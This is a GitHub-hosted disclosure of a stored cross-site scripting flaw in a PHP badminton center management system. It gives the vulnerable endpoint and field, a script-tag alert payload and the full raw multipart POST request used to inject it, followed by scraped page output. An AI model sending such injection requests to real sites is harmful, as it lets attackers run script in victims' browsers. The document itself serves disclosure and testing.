mikeccltt / badminton-center-management-system Public

Code Issues Pull requests Actions Projects Security Insights

main

badminton-center-management-system / badminton-center-management-system-xss.md

mikeccltt Add files via upload History

1 contributor

70 lines (50 sloc) 2.27 KB

badminton-center-management-system v1.0 - Cross-site Scripting (XSS)

vendors: https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html

Date: 2022-05-06

Vulnerability File: /bcms/classes/Master.php?f=save_court_rental


Vulnerability location: /bcms/classes/Master.php?f=save_court_rental, client_name

[+] Payload: <sCrIpT>alert(1)</sCrIpT>

Tested on Windows 10, XAMPP

```
POST /bcms/classes/Master.php?f=save_court_rental HTTP/1.1
Host: bcms.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
```

```
Content-Type: multipart/form-data; boundary=--------------------------
-176722279832480832321731227058
Content-Length: 1164
Origin: http://bcms.com
Connection: keep-alive
Referer: http://bcms.com/bcms/admin/?page=court_rentals/manage_court_rental&id=5
Cookie: PHPSESSID=bruvaommkrfrt7tjj2m3mr8ui0

-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="id"

5
-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="client_name"

<sCrIpT>alert(1)</sCrIpT>
-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="contact"

15115111511
-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="court_id"

3
-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="court_price"

450.00
-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="datetime_start"

0222-02-22T22:22
-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="hours"

22.00
-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="datetime_end"


-----------------------------176722279832480832321731227058
Content-Disposition: form-data; name="total"

9900.00
-----------------------------176722279832480832321731227058--
```



bcms.com/bcms/admin/?page=court_rentals/view_court_rental&id=5

Rental Details

Client Name 123	**Contact #** 15115111511
Court Court 3	**Court Price** 450.00
Date and Time Started Feb 22, 0222 10:22 PM	**Rental Duration** 22.00 Hr/s.
Date and Time End Nov 30, -0001 12:00 AM	**Total Court Rate** 9,900.00

Products

QTY	Product	Price	Total
		Total	0.00

Services

QTY	Service	Pr
	Total	

Grand Tot

Copyright © 2022. All rights reserved.

Filter: Hiding CSS, image and general binary content

Host	Method	URL	Par...	Edited	Status	Length	MIME t...	Extension